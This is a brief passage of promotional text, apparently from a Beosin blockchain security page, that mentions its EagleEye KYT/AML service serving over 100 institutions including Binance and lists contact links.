EagleEye. The KYT AML are serving 100+ institutions including Binance.

Contact

If you need any blockchain security services, welcome to contact us:

Official Website Beosin EagleEye Twitter Telegram Linkedin